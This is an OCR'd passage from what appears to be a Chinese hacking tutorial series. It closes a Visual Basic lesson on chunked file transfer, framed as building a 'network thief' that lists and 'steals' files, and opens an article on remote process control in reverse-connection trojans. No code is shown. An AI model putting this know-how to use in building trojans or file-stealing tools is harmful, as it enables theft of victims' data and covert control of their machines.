


图7




图8

此时，我们来到文件接收端，可以看到数据接收的整个流程，在C盘根目录下已经看到了正确接收的数据 DOWN.EXE 了，如图10。




图9




图10

对比发送的文件PROJECT2.EXE，数据大小为365568字节，接收和保存的DOWN.EXE的数据大小也为365568字节，说明文件接收正确（读者朋友如果在代码编写过程中碰到了问题，就可以通过对比两个文件大小的方法来找到症结所在），如图11。




图11

这样，一个文件分块传输的代码就编写完毕了，敢于实践的各位小菜，只要再结合上期所介绍的内容，就可以编写出一个具备文件和目录列表功能和文件“窃取”传输功能的VB版网络神偷了！

（本文所涉及到的相关代码已经收录到光盘中）

文章难易度：★★★★

文章阅读点：如何利用VB编程实现进程的远程管理功能

反弹木马编写之进程控制

无敌小龙

为了操作上的方便，一些名气比较大的反弹木马都具有远程进程管理功能，如图1，那么这个进程管理功能是如何实现的呢？本文我就以VB为例，来给大家详细介绍这个功能的编程实现。

